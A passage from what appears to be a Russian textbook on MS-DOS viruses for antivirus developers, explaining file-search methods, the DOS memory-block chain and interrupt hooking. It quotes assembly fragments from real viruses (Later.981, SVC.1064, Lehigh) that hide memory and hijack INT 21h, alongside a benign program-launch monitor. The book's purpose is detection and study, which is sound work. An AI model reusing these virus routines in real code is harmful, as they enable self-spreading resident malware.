CD CD CD B8-BA 20 53 6B-61 67 69 20-22 62 65 62 ---+: Skagi "beb
65 22 20 3E-20 20 20 20-20 BA C8 CD-CD CD CD CD e" >     :+-----
CD CD CD CD-CD CD CD CD-CD CD CD CD-CD CD CD BC ----------------+
BA 20 20 20-20 20 46 69-67 20 54 65-62 65 20 21 :     Fig Tebe !
```

«Search»-вирусы очень легко пишутся и на языках высокого уровня. В языке Си для поиска файлов используется пара функций с

именами findfirst() и findnext(), имеются аналогичные процедуры и в Паскале.

Следует упомянуть, что существуют и другие способы поиска файлов в указанном каталоге.

Например, со времен MS-DOS v1.0 сохранилась пара функций с кодами 11h/12h, использующих в своей работе область памяти FCB – File Control Block. Но информация, возвращаемая этими функциями, несколько неудобна для немедленного использования внутри вируса. Саморазмножающиеся программы, использующие функции 11h/12h, существуют, но их немного.

Кроме того, в MS-DOS версий 7.x, интегрированных в операционные системы семейства Windows 9X, присутствуют функции 714Eh/714Fh для поиска файлов с «длинными» именами. Но к моменту, когда они появились, «Search»-вирусы уже вышли из моды настолько, что «продвинутых» вирусописателей они уже не интересовали, а «студенты» вполне обходились сохраняющими свою работоспособность в новых условиях функциями 4Eh/4Fh.

3.5.3. Метод рекурсивного обхода дерева каталогов

Еще более «продвинутый» метод, используемый в компьютерных вирусах, предусматривает поиск «жертв» во всех каталогах дискового устройства. Он основан на следующих предпосылках.

Если в байте атрибутов, помещаемом перед вызовом функции 4Eh в регистр CL, установить бит с номером 4, то в список перечисляемых файлов попадут не только обычные файлы, но и каталоги. Для того чтобы переместиться в найденный таким образом каталог (сделать его текущим), операционная система MS-DOS предоставляет программисту функцию с кодом 3Bh. Перед ее вызовом достаточно указать в регистровой паре DS:DX адрес пути к указанному каталогу.

Конечно, этого мало для полноценной навигации по файловой системе. Как минимум потребуются еще:

- функция с кодом 47h, которая позволяет определить путь к текущему каталогу;
- функция с кодом 25h, которая позволяет определить код текущего дискового устройства;
- функция с кодом 0Eh, которая позволяет зафиксировать указанное дисковое устройство в качестве текущего.

Сама процедура поиска тоже довольно нетривиальна. Каталоги на дисковом устройстве образуют древовидную структуру, и для того чтобы побывать в каждом узле этого дерева, необходимо реализовать

рекурсивный алгоритм их обхода. Эта задача сравнительно легко решается на языках высокого уровня, таких как Паскаль или Си, но вызывает ряд затруднений при попытке использовать язык Ассемблера. Необходимо для каждого узла (каталога) иметь свой уникальный контекст (рабочую область памяти для хранения переменных и DTA) и уметь организовывать «откаты» в том случае, когда обход дочерних ветвей для данного узла (подкаталогов для рассматриваемого каталога) завершен. Для этого адрес контекста (а иногда и весь контекст) приходится сохранять в стеке... одним словом, для начинающих вирусописателей задача рекурсивного обхода дерева каталогов часто оказывается слишком сложной. Еще один недостаток такого рода вирусов (впрочем, для злоумышленников это «недостаток», а для пользователей это «достоинство») – довольно долгая, сразу заметная для чуткого уха и зоркого глаза работа. Немудрено, что вирусы, использующие этот метод, можно пересчитать по пальцам, и больше половины из них относятся к классу **HLL**. Вот несколько примеров: **Em.1303**, **Zipper.2779**, **HLLP.3678** и прочие.

Вирусописатель может позволить себе заражать лишь некоторые программы, автор же антивируса обязан проверять «на вшивость» все файлы на указанном диске. Поэтому специалисту, разрабатывающему антивирус-сканер, умение обходить дисковые каталоги просто необходимо.

В приложении приведены примеры процедур, сканирующих дисковые каталоги. Именно одной из них целесообразно «поручить» вызов процедур infect() и cure().

3.5.4. Метод поиска по «тропе»

Довольно давно, с конца 80-х годов XX века, вирусописателями освоен эффективный алгоритм «обшаривания» диска, не требующий полного обхода всех его каталогов. Основан он на существовании в MS-DOS и Windows механизма автоматического поиска программ в заранее предопределенных каталогах. В те «ветхозаветные» времена, когда не получили еще распространения сервисные оболочки типа Norton Commander, пользователю приходилось общаться с системой только при помощи команд, набираемых на клавиатуре. Разумеется, если программы, которые требовалось запускать, располагались в различных каталогах диска, то пользователю иногда приходилось «путешествовать» по сложному дереву каталогов довольно долго, прежде чем он оказывался в нужном месте и получал возможность запустить желаемую программу. Специально для таких случаев

в MS-DOS был предусмотрен механизм создания списка заранее предопределенных каталогов, в которых командный процессор «COMMAND.COM» пытался искать запускаемые программы, ограждая пользователя от необходимости вручную перемещаться в эти каталоги. Упомянутый механизм дожил до сих пор даже во вполне современных операционных системах семейства Windows. Этот список задается в конфигурационных файлах «AUTOEXEC.BAT» или «AUTOEXEC.NT» при помощи строк типа «path каталог1;каталог2;... каталогN» или «set path=каталог1;каталог2;... каталогN». В современных версиях Windows он хранится в Реестре.

После загрузки операционной системы эти списки попадают в *системное окружение* (environment), то есть в общую область памяти, доступную сразу для всех программ и содержащую какие-то важные справочные данные. Эта информация хранится в текстовом виде. Просмотреть ее можно очень просто – при помощи команды «SET», введенной с клавиатуры. Окружение может выглядеть, например, так:

```
WINDIR=C:\WINDOWS                          ; Каталог, в который установлена ОС
COMSPEC=C:\WINDOWS\COMMAND.COM             ; "Рабочая" копия командного процессора
PROMPT=$P$G                                ; Вид "подсказки" MS-DOS
PATH=C:\WINDOWS;C:\WINDOWS\COMMAND;C:\NC;C:\BC5\BIN;C:\TS\SYS
TEMP=C:\TMP                                ; Каталог для временных файлов
NC=C:\NC                                   ; Каталог для Norton Commander
BLASTER=A220 I5 D1 T4                      ; Параметры настройки звуковой карты
```

Каждой вновь запускаемой программе выделяется в оперативной памяти своя копия этого блока информации. В частности, команда «SET» отображает содержимое копии, принадлежащей командному процессору «COMMAND.COM». *Но все копии для всех программ содержат одну и ту же информацию.* В памяти эти данные располагаются примерно так же, как и на экране, только каждая строчка завершается нулевым байтом, а в самом конце области памяти, после байтов 01 и 00, хранится имя той программы, которой принадлежит эта копия:

```
00: 57 49 4E 44-49 52 3D 43-3A 5C 57 39-38 00 43 4F  WINDIR=C:\W98 CO
10: 4D 53 50 45-43 3D 43 3A-5C 57 39 38-5C 43 4F 4D  MSPEC=C:\W98\COM
20: 4D 41 4E 44-2E 43 4F 4D-00 50 52 4F-4D 50 54 3D  MAND.COM PROMPT=
30: 24 50 24 47-00 50 41 54-48 3D 43 3A-5C 57 49 4E  $P$G PATH=C:\WIN
40: 44 4F 57 53-3B 43 3A 5C-57 49 4E 44-4F 57 53 5C  DOWS;C:\WINDOWS\
50: 43 4F 4D 4D-41 4E 44 3B-43 3A 5C 42-43 35 5C 42  COMMAND;C:\BC5\B
60: 49 4E 3B 43-3A 5C 54 53-5C 53 59 53-00 54 45 4D  IN;C:\TS\SYS TEM
70: 50 3D 43 3A-5C 54 4D 50-00 4E 43 3D-43 3A 5C 4E  P=C:\TMP NC=C:\N
80: 43 00 42 4C-41 53 54 45-52 3D 41 32-32 30 20 49  C BLASTER=A220 I
90: 35 20 44 31-20 54 34 01-00 43 3A 5C-57 49 4E 44  5 D1 T4_ C:\WIND
A0: 4F 57 53 5C-43 4F 4D 4D-41 4E 44 5C-44 45 42 55  OWS\COMMAND\DEBU
B0: 47 2E 45 58-45 00 00                              G.EXE
```

Сегментный адрес фрагмента памяти, содержащего эту информацию, автоматически «дается в наследство» каждой вновь запущенной программе, размещаясь в PSP по смещению 2Ch.

Таким образом, любая программа (так же как и вирус, заразивший эту программу), может обратиться к своей копии блока окружения и вычленить из нее строку, описывающую множество «предопределенных» каталогов. В нашем примере эта строка, начинающаяся ключевым словом «PATH» (в переводе с английского – «тропа»), описывает пять каталогов: «PATH=C:\WINDOWS; C:\WINDOWS\COMMAND;C:\NC;C:\BC5\BIN;C:\TS\SYS». Конечно, на диске реально могут существовать сотни каталогов, содержащих тысячи файлов. Но вот эти немногие, описанные в строке «PATH», заведомо содержат файлы исполняемых программ, и пользователь гарантированно будет эти программы часто запускать. Собственно говоря, подобной информации вирусу вполне достаточно.

Первым вирусом, использовавшим метод поиска по «тропе», был знаменитый вирус **Vienna.648**, активно распространявшийся не только в «живом» виде, но и в виде исходного текста, опубликованного в конце 80-х годов в книге Ральфа Бюргера [36]. Алгоритм поиска вирусом жертв прост и даже в чем-то красив:

1) в блоке окружения ищется строка, начинающаяся с «PATH»;
2) строка сканируется, при этом вычленяются фрагменты, разделенные символом «;» (точка с запятой);
3) каждый такой фрагмент представляет собой имя некоего каталога, к которому достаточно добавить кусочек маски поиска вида «*.COM» и искать цели для заражения традиционным способом – при помощи функций 4Eh/4Fh.

Интересно, что «заражающая способность» вирусов, использующих этот метод поиска, с появлением новых версий операционных систем даже возросла. Тогда, 15 лет назад, достаточно было вообще не указывать в файле AUTOEXEC.BAT строку описания «тропы» – и вирус не нашел бы ключевого слова «PATH». Также весьма действенным был трюк, когда в «тропе» описывался путь всего к одному каталогу, а этот каталог не содержал COM- и EXE-файлов, но только BAT-«запускалки» для них. Увы, теперь операционные системы Windows 95/98/ME принудительно вписывают в AUTOEXEC.BAT строку, указывающую на свои системные каталоги, а Windows ME после всего еще и запрещает пользователю этот файл модифицировать. Хорошо, что «Венский» алгоритм давно вышел из моды.

3.6. Резидентные вирусы

– А я притаюсь, как паук, буду за всем этим наблюдать и регистрировать.

А. и Б. Стругацкие. «Малыш»

Резидентный вирус сразу после запуска зараженной им программы обычно не предпринимает никаких действий, направленных на поиск и заражение «жертв». Перед ним в это время стоит другая задача – захватить и использовать часть системных ресурсов компьютера так, чтобы после завершения зараженной программы самому «остаться в живых». В принципе, такое поведение мало отличается от поведения рассмотренных ранее загрузочных вирусов, только теперь вирус стартует не из дискового сектора, но из программы-«носителя», и заражает не загрузочные секторы винчестера и дискет, но другие программы. Разумеется, способы «откусывания» памяти и номера перехватываемых прерываний другие. Однако идея работы остается прежней:

- постоянно оставаться в оперативной памяти;
- отслеживать активность пригодных для заражения объектов (обычно запуск и завершение программ, а также операции с программными файлами);
- заражать их.

3.6.1. Схема распределения памяти в MS-DOS

Разработчики MS-DOS зарезервировали 640 Кб адресного пространства для использования операционной системой и прикладными программами. Первый килобайт этой области занят таблицей векторов прерываний, затем (в области с сегментом 40h) следуют сравнительно небольшие участки, предназначенные для использования стандартными процедурами BIOS (которые сами размещаются совсем в другом месте памяти). Далее (обычно начиная с сегментного адреса 70h) располагается ядро операционной системы. Еще выше «садятся» загружаемые на этапе конфигурирования системы драйверы устройств и резидентные программы. И наконец, оставшийся фрагмент размером в несколько сотен килобайтов, ограниченный сверху адресом 09000h:0FFFFh, обычно свободен и предназначен для прикладных программ. Именно от конца этого фрагмента памяти «откусывали» себе рабочее пространство загрузочные вирусы. Начиная с адреса A000h:0 вплоть до конца первого мегабайта (то есть до адреса 0F000h:0FFFFh) размещаются видеопамять и районы, за-

нятые кодом процедур BIOS, причем довольно часто между ними можно обнаружить никем и ничем не используемые фрагменты (UMB – upper memory blocks). Специальные драйверы (менеджеры памяти) позволяют прикладным программам использовать эти фрагменты, а также области «верхней» памяти (HMA – high memory area), размещенные между концом первого мегабайта и адресом 0FFFFh:0FFFFh. Наконец, все остальные регионы с адресами, большими чем 0FFFFh:0FFFFh, – это «расширенная» (extended) память, практически недоступная для использования в MS-DOS. Типичная структура памяти, доступной программам в реальном режиме, выглядит примерно как на рис. 3.6.




Рис. 3.6 ❖ Типичное распределение памяти в MS-DOS

Несмотря на то что MS-DOS считается однозадачной операционной системой, в оперативной памяти одновременно могут располагаться коды нескольких различных программ[1]. Чтобы распреде-

[1] Экспериментальная версия MS-DOS 4.0 поддерживала многозадачность, но лабораторий Microsoft так и не покинула, вместо нее на рынок поступила по-прежнему однозадачная версия 4.01.

лить между ними адресное пространство, в MS-DOS используется механизм *блоков памяти*. Каждому объекту выделяется ряд блоков («арен») определенной длины. Например, запускаемой программе операционная система по умолчанию выделяет два блока: первый – маленький, туда будет скопирована копия системного окружения; второй – большой, там будет размещаться сама программа (сначала – 256 байтов PSP, потом программный код, данные, стек и т. п.). В процессе работы программа может запросить себе дополнительные блоки памяти, и они, по мере возможности, будут ей выделены. Разумеется, программа создает, видоизменяет и уничтожает блоки не самостоятельно, но обращаясь к сервисным функциям операционной системы: 48h – создать блок, 49h – удалить блок, 4Ah – изменить размер блока. Неиспользуемые фрагменты памяти также оформлены в виде множества блоков.

Каждый блок предваряется специфическим 16-байтным заголовком (MCB – Master Control Block). Заголовок является своего рода «паспортом» блока памяти, в нем описываются основные параметры и характеристики блока:

```
Type            db ?            ; Тип блока: 'Z' - последний, 'M' - нет
Owner           dw ?            ; Сегментный адрес PSP программы-владельца
Size            dw ?            ; Размер блока в 16-байтных параграфах
                db 3 dup (?)    ; ?
Name            db 8 dup (?)    ; Имя программы-владельца
```

Все блоки – и занятые, и свободные – располагаются встык друг к другу, образуя непрерывную цепочку. Эта цепочка должна содержать блоки с признаком «M» и завершаться единственным блоком с признаком «Z» (и снова Марк Збыковски!). Такая цепочка может быть не одна. Например, если разрешено использование UMB, то MS-DOS строит две непрерывные цепочки. Разрыв цепочки (то есть потеря блока с признаком «Z») воспринимается операционной системой как аварийная ситуация.

Размер оперативной памяти, реально занимаемой блоком, составляет Size*16+1 байтов. Зная сегментный адрес заголовка блока и его длину, легко вычислить местоположение следующего блока. Для того чтобы пройти всю цепочку блоков, необходимо знать сегментный адрес заголовка самого первого блока. Его можно получить при помощи функции 52h прерывания 21h. Эта очень полезная функция возвращает в ES:BX сегмент и смещение таблицы, содержащей указатели на внутрисистемные объекты MS-DOS. В частности, по смещению BX-2 в этой таблице можно найти сегментный адрес перво-

го МСВ «основной» цепочки блоков, размещенной в первых 640 Кб. В той же таблице по смещению BX+12h хранится полный адрес первого файлового буфера, в конце заголовка которого (по относительному смещению +1Fh) располагается сегмент первого МСВ «дополнительной» цепочки, размещенной в областях UMB. Если использование UMB запрещено и «дополнительная» цепочка отсутствует, то в указанной позиции хранится значение 0FFFFh.

Существует немало сервисных утилит, позволяющих подробно изучить строение цепочек блоков памяти: их местоположение, размер, принадлежность той или иной программе и прочее. Например, это можно сделать при помощи стандартной системной программы «MEM», входящей в базовый комплект утилит MS-DOS: «MEM /D /P».

Кроме того, используя вышеприведенные технические сведения, алгоритм обхода цепочек можно (и нужно!) уметь реализовывать самостоятельно. По крайней мере, поиск резидентного вируса в памяти без этого невозможен.

Вот как выглядит типичное распределение памяти в конфигурации с UMB:

```
SEGM T OW_SG   SIZE   OW_NAME
----------------------------
0219 M   8       6464     SD        ; Начало "основной" цепочки
03AE M   8       64       SC
03B3 M   3BA     80       (env)     ;
03B9 M   3BA     94144    MEMVIEW   ; А это сама утилита
1AB6 Z   0       545920   (free)    ;
9FFF - ---- ------ --------         ; Конец "основной" цепочки
9FFF M   8       185856   SC        ; "Дополнительная" цепочка
CD60 M   8       8240     SD
CF64 M   CF65    5712     COMMAND
D0CA M   0       64       (free)
D0CF M   CF65    1424     (env)
D129 M   D130    80       (env)
D12F M   D130    18416    GMOUSE
D5AF Z   0       107776   (free)
F000 - ---- ------ --------         ; Конец "дополнительной" цепочки
```

А вот так – в более простом случае:

```
SEGM T   OW_SG     SIZE     OW_NAME
--------------------------------
0219 M   8         20032    SD        ; Начало единственной цепочки
06FE M   139C      32                 ; Принадлежит COMMAND.COM
0701 M   1616      80       (env)     ;
0707 M   1A96      80       (env)     ;
070D M   0         16       (free)    ; Кусочек неиспользуемой памяти
```

```
070F M    8        51376     SC        ;
1398 M    139C     8608      COMMAND   ;
15B6 M    0        64        (free)    ; Кусочек неиспользуемой памяти
15BB M    139C     1424      (env)     ;
1615 M    1616     18416     GMOUSE    ;
1A95 M    1A96     94144     MEMVIEW   ;
3192 Z    0        452304    (free)    ; Неиспользуемая память
A000 - ---- ------ --------             ; Конец единственной цепочки
```

Обратите внимание на ряд важных обстоятельств:

- практически все блоки, принадлежащие ядру MS-DOS, имеют в поле «Owner» значение 8;
- MS-DOS помечает блоки, принадлежащие ядру, текстовыми метками 'SC' (system code) и 'SD' (system data);
- в списке имеются «безымянные» блоки, но их принадлежность легко определить по значению сегмента владельца;
- в «здоровой» и «чистой» системе неиспользуемая память организована, как правило, в виде больших непрерывных блоков, замыкающих цепочки, а также в виде немногочисленных крохотных «кусочков» где-нибудь в середине цепочки;
- в «здоровой» и «чистой» системе основная и дополнительная цепочки размещаются последовательно, без разрывов.

3.6.2. Способы выделения вирусом фрагмента памяти

Вспомним: загрузочные вирусы, для того чтобы скрыть от системы фрагмент оперативной памяти, уменьшали значение слова памяти по адресу 0:413h. Но авторам файловой «заразы» приходится использовать совсем другие методы выделения памяти под вирусный код.

Способ 1. Идея этого способа основана на том, что операционная система при запуске программы выделяет ей фрагмент памяти «с запасом»: COM-программе достается самый большой неиспользуемый блок памяти целиком, а EXE-программе – либо также весь этот блок (если в поле «MinMem» заголовка EXE-файла находилось значение 0, а в поле «MaxMem» – значение 0FFFFh), либо крупный «кусок» этого блока, размер которого в 16-байтниках также определяется значениями полей «MinMem» и «MaxMem». Вирусы пытаются не просто уменьшить размер выделенного программе блока, напрямую изменяя значения полей в MCB и PSP, но и «убедить» операционную систему, что «так оно и было». Тогда после нормального завершения программы в цепочку будет возвращен блок уменьшенной длины, а вслед

за ним образуется «дырка». Разумеется, этот прием работает только в том случае, если выделенный программе блок был последним в цепочке и содержал в MCB признак «Z». В противном случае цепочка окажется разорванной со всеми вытекающими отсюда неприятными последствиями. Вот фрагмент кода вируса **Later.981**, реализующего эту идею:

```
mov     bp,ds                   ; В DS находится сегмент PSP
...
mov     si,0002
mov     ax,ds                   ;16-байтный заголовок блока памяти
dec     ax                      ; располагается непосредственно перед PSP
mov     ds,ax
sub     [si][00001],7A          ; Уменьшить значение поля  Size в заголовке
mov     ds,bp                   ; Снова на PSP
sub     [si],7A                 ; Уменьшить размер программной памяти в PSP:[2]
```

Достаточно изменить значения двух полей: 1) поля Size в заголовке блока памяти; 2) поля со смещением +2 в PSP. В результате программа после своего завершения «вернет» меньше памяти, чем ей было выделено системой при старте. Сразу за последним блоком в цепочке образуется «неучтенный» фрагмент ОЗУ:

```
SEGM T OW_SG SIZE OW_NAME
-------------------------
0219 M   8        20032    SD
06FE M   39C      32
0701 M   1616     80       (env)
0707 M   0        112      (free)
070F M   8        51376    SC
1398 M   139C     8608     COMMAND
15B6 M   0        64       (free)
15BB M   139C     1424     (env)
1615 M   1616     94144    MEMVIEW
2D12 Z   0        468784   (free)    ; Последний блок в цепочке
9F86 - ---- ------ -------             ; "Дырка" между 9F86h:0 и 0A000h:0
```

Способ 2. Этот способ также основан на манипуляциях с MCB, но он несколько более корректен с точки зрения операционной системы. Размер большого блока памяти, выделенного зараженной программе, уменьшается при помощи стандартной функции 4Ah, потом также при помощи стандартной функции 48h на этом месте создается новый блок. В поле «Owner» заголовка этого вновь созданного блока искусственно помещается значение 8, в результате чего система начинает считать этот блок «служебным» и оставляет его в памяти пос-

ле обычного завершения программы. Этот способ иллюстрируется фрагментом кода вируса **SVC.1064**:

```
mov     ax,4900             ; Освободить текущий блок памяти.
int     21                  ;
...
mov     ax,4800             ; Попытаться захватить блок заведомо сверхбольшой
mov     bx,FFFF             ; длины, при этом в BX будет возвращен максимально
int     21                  ; возможный для захвата размер.
sub     bx,44               ; Подготовиться к захвату блока с "резервом" длины.
...
mov     ax,4A00             ; Захватить блок памяти длиной BX 16-байтников
int     21                  ; (он будет текущим)
mov     bx,0043             ; Подготовиться к захвату маленького блока
stc                         ; в "резервной" памяти
sbb     es:[00002],bx
mov     es,cx
mov     ax,4A00             ; Захватить маленький блок. Он расположится в
int     21                  ; конце цепочки и будет иметь требуемую длину.
mov     ax,es               ; Рассчитать местоположение заголовка
dec     ax                  ; для вновь захваченного маленького блока.
mov     ds,ax               ;
mov     [00001],0008        ; Вписать в поле "сегмент владельца" код 8
```

После завершения зараженной программы в цепочке появится блок памяти с кодом 8. Система будет считать его «своим» и не «тронет»:

```
SEGM T OW_SG SIZE OW_NAME
----------------------------
0219 M   8       20032    SD
06FE M   139C    32
0701 M   1616    80       (env)
0707 M   0       112      (free)
070F M   8       51376    SC
1398 M   139C    8608     COMMAND
1586 M   0       64       (free)
158B M   139C    1424     (env)
1615 M   1616    94144    MEMVIEW
2012 M   0       469648   (free)
9FBC Z   8       1072                      ; "Псевдослужебный" блок
A000 - ---- ------ --------
```

Способ 3. Еще один способ прост и надежен с точки зрения использованных в нем механизмов, но несколько хлопотен в реализации. Вирус до минимума уменьшает выделенный зараженной программе блок памяти при помощи функции 4Ah, копирует в этот блок свой код и передает на него управление, а высвободившуюся память использует для повторного запуска зараженной программы при помощи

стандартной функции 4Bh. После того как программа закончит свою работу, управление вновь получит вирус и тогда уже завершится при помощи функций 31h прерывания 21h или при помощи прерывания 27h. В результате вирус (например, **Armageddon.1079** или **Nigeb.890**) останется в памяти как самая обычная резидентная программа.

```
SEGM T OW_SG SIZE OW_NAME
-------------------------
0219 M   8        20032    SD
06FE M   139C     32
0701 M   1616     80       (env)
0707 M   166B     80       (env)
070D M   0        16       (free)
070F M   8        51376    SC
1398 M   139C     8608     COMMAND
15B6 M   0        64       (free)
15B8 M   139C     1424     (env)
1615 M   1616     1344     VIRUS          ; "Нормальный" блок с вирусом
166A M   166B     94144    MEMVIEW
2D67 Z   0        469376   (free)
A000 - ---- ------ -------
```

Существует «лентяйская» модификация этого способа: после первого запуска зараженной программы вирус просто устанавливает в памяти обработчики своих прерываний и сразу же резидентно завершается, иногда снисходительно известив пользователя о том, что «Bad command or file name». Наивный пользователь считает, что сам допустил какую-то ошибку, и пытается вновь запустить программу. На этот раз запуск проходит нормально, и пользователь быстро забывает о случайной (якобы!) неудаче первого запуска. Вот пример того, как вирусописатели свои недостатки в искусстве программирования удачно замещают психологическими трюками.

Способ 4. Еще один способ использует то обстоятельство, что вторая половина таблицы векторов прерываний (то есть область с адресами от 0:512 до 0:1024) совсем не используется операционной системой MS-DOS и довольно редко используется прикладными программами. Если код вируса мал и может полностью уместиться в этом фрагменте ОЗУ, то вирус просто копирует туда свой код, устанавливает необходимые обработчики прерываний и на этом считает задачу по установке в памяти выполненной.

Алгоритмы, реализующие эту идею, предельно просты, даже примитивны. Такие вирусы конечно же не видны в цепочке блоков памяти. Но слишком уж «ненадежное» это место для вирусов и «тесное»! Поэтому область векторов прерываний очень редко используется для

размещения «серьезных» вирусов. Как правило, там «живут» лишь многочисленные резидентные вирусы семейств **Mini**, **Micro** и **Tiny**, предназначенные не для «долгой и счастливой жизни», но для побития рекордов в соревнованиях вирусописателей на самый короткий вирус.

Способ 5. Как это ни странно, но существуют вирусы, принадлежащие «перу» различных авторов, которые используют идею простого копирования вирусного кода в старшие адреса оперативной памяти, без малейшей попытки каким-либо образом обеспечить защиту этой области от посягательств со стороны операционной системы и прикладных программ. Такие вирусы даже иногда успевают просуществовать в памяти несколько минут и заразить несколько «жертв», прежде чем эти адреса будут использованы под стек или «кучу» какой-нибудь вновь запущенной программы, а то и под нужды самой MS-DOS. Результат каждый раз бывает один и тот же – код вируса вместе с обработчиками прерываний неминуемо «затирается», и система «гибнет».

Девизом авторов этих вирусов (например, **PcFly.763** или **Feist.670**) могли бы служить исконно русские понятия «авось» и «пофиг».

3.6.3. Обработка прерываний

Резидентному вирусу недостаточно просто оставаться в каком-либо участке оперативной памяти, он должен для своего размножения активно реагировать на различные события, происходящие в системе: на запуск и завершение программ, на операции с файлами и каталогами и т. п. Эту задачу резидентные файловые вирусы выполняют, перехватывая программные прерывания, через которые прикладные программы и операционная система обращаются к специализированным системным сервисам. Подавляющее большинство резидентных вирусов перехватывают прерывание 21h, через которое осуществляется доступ к системным сервисам MS-DOS. Вот пример кода первого в истории резидентного вируса (**Lehigh**), несколько наивно и неуклюже выполняющего перехват прерывания 21h:

```
mov     ax,3521h            ; Получить текущее значение вектора
int     21h                 ; прерывания 21h и сохранить:
mov     [si-4],bx           ; 1) BX - его смещение;
mov     [si-2],es           ; 2) ES - его сегмент где-то в области данных вируса.
...
mov     dx,[si-4]
mov     ax,[si-2]
mov     ds,ax
```

```
mov     ax,2544h            ; Установить это значение вектора для прерывания 44h,
int     21h                 ; теперь к сервису MS-DOS можно обращаться через него.
push    es
pop     ds
xor     dx,dx               ; DX := 0.
mov     ax,2521h            ; Установить новое значение для вектора 21h, оно
int     44h                 ; будет равно ES:0 (там "живет" вирусный обработчик).
```

По сути, операция перехвата прерывания сводится к замене значения адреса, расположенного в соответствующем месте таблицы векторов прерываний. Поэтому существуют вирусы, которые не пользуются функциями 25h/35h, но напрямую вносят свои исправления в содержимое первого килобайта оперативной памяти (например, все тот же **SVC.1064**):

```
xor     ax,ax
mov     ds,ax                   ; DS:=0
lds     ax, [00084]             ; 84h = 21h*4 - позиция вектора прерывания 21h
mov     cs:OFS21[si], ax        ; Сохранить: 1) ax - смещение;
mov     cs:SEG21[si], ds        ; 2) ds - сегмент старого значения вектора
...
cli
mov     [00084],offset INT21    ; Поместить в таблицу векторов: 1) смещение;
mov     [00086],es              ; 2) сегмент своего обработчика.
sti
```

Разумеется, вирус не может полностью подменить системный обработчик прерывания, ведь на этот обработчик возложены сотни и тысячи жизненно важных для системы функций. Поэтому вирус рано или поздно, но обязательно передает управление стандартному обработчику. Рассмотрим типичные для резидентных файловых вирусов случаи.

3.6.3.1. Перехват запуска программы

Это наиболее часто используемый в вирусах случай. Дело в том, что при вызове функции 4Bh (а именно ее используют для запуска других программ операционная система и сервисные оболочки типа Norton Commander) в регистровую пару DS:DX помещается адрес полного имени файла запускаемой программы. Этого более чем достаточно, чтобы открыть указанный файл, инфицировать его, а потом передать управление стандартной процедуре – пусть она теперь делает, что и положено, то есть запускает указанную программу. Впрочем, нередок и иной порядок действий – сначала вызывается стандартная процедура запуска, а после ее завершения выполняется попытка инфицирования.

Потенциально такой вирус заразит (или, по крайней мере, попытается заразить) все запускаемые программы. Для типичной конфигурации середины 1990-х годов под прицел вируса в первую очередь попадали командный процессор «COMMAND.COM», компоненты «Norton Commander» (например, ядро пакета «NCMAIN.EXE» и «вьювер» «NCVIEW.EXE»), ну и, конечно, прикладные программы, с которыми работал пользователь.

Продемонстрируем перехват запуска программы на примере резидентной утилиты, которая вместо инфицирования запускаемой программы просто выводит на экран имя файла, из которого она стартовала. Такая утилита может быть полезной для «мониторинга», то есть слежения за запускаемыми программами. Иногда наблюдение за результатами ее работы может открыть много малоизвестных особенностей функционирования операционной системы.

```
CSEG    segment
        assume cs:CSEG,ds:CSEG,ss:CSEG
        org    100h
START:
        Jmp     INSTALL
        ; Это процедура обработки прерывания 21h
INT21:
        Cmp     ah,4Bh              ; Запуск ?
        Je      PRINT               ; Да - на печать имени файла программы
        cmp     ax, 0ABCDh          ; Пароль?
        Jnz     ORIGIN
        mov     ax, 0DCBAh          ; Отзыв!
ORIGIN:
        db      0EAh        ; Это команда вида JMP XXXX:XXXX,
OFS21   dw      ?           ; она передаст управление стандартному
SEG21   dw      ?           ; обработчику
        ; Здесь мы печатаем имя запускаемой программы
PRINT:
        ; Сохраняем в стеке все регистры, которые временно используем
        push    ax
        push    dx
        push    si
        ; Пара DS:DX указывает на имя файла программы !
        mov     si, dx
        ; Это цикл печати символов, пока не встретится 0 - конец строки
LOOPC:
        lodsb
        cmp     al, 0
        jz      Next
        int     29h         ; Печать символа из регистра AL
        jmp     LOOPC
NEXT:
        ; Восстановим все регистры
```

```
        pop     si
        pop     dx
        pop     ax
        ; И вернем управление оригинальному обработчику прерывания 21h
        jmp     ORIGIN
        ; Это транзиентная часть программы.
INSTALL:
        ; Проверим, установлена ли уже утилита в памяти?
        mov     ax, 0ABC0h          ; Пароль
        int     21h
        cmp     ax, 0DCBAh          ; Отзыв?
        jz      Finish              ; Уже установлена - выход
        ; Узнаем адрес оригинального обработчика прерывания 21h
        mov     ah,35h
        mov     AL,21h
        int     21h
        ; Заполняем конкретные поля в команде JMP
        mov     OFS21,bx
        mov     SEG21,es
        ; Назначаем собственный обработчик для прерывания 21h
        mov     ah,25h
        mov     al,21h
        mov     dx,offset INT21
        int     21h
        ; Указываем размер оставляемого в памяти фрагмента
        mov     dx, offset  INSTALL
        ; Резидентное завершение программы
        int     27h
        ; Обычное завершение программы
Finish:
        int     20h
CSEG    Ends
end     START
```

Следует иметь в виду, что команда «JMP XXXX:XXXX» передает управление в стандартный обработчик прерывания «насовсем». Возврат же в точку вызова будет выполнен командой «IRET», размещенной где-то в недрах ядра операционной системы. Чтобы этого избежать, необходимо обращаться к стандартному обработчику примерно вот в таком стиле:

```
pushf
call    dword ptr cs: OFS21
...
iret
```

Такая последовательность имитирует команду «INT» и помещает в стек три слова: значение регистра флагов, сегмент и смещение адреса возврата. Стандартный обработчик, закончив свою работу, по коман-

де «IRET» извлечет эти значения из стека и окажется в точке вызова, то есть сразу после команды «CALL». Теперь можно выполнить необходимые действия (например, отобразить на экране имя запускаемой программы, если стандартный обработчик не изменил значения регистров DS и DX) и теперь уже окончательно вернуться в прикладную программу при помощи собственной команды «IRET».

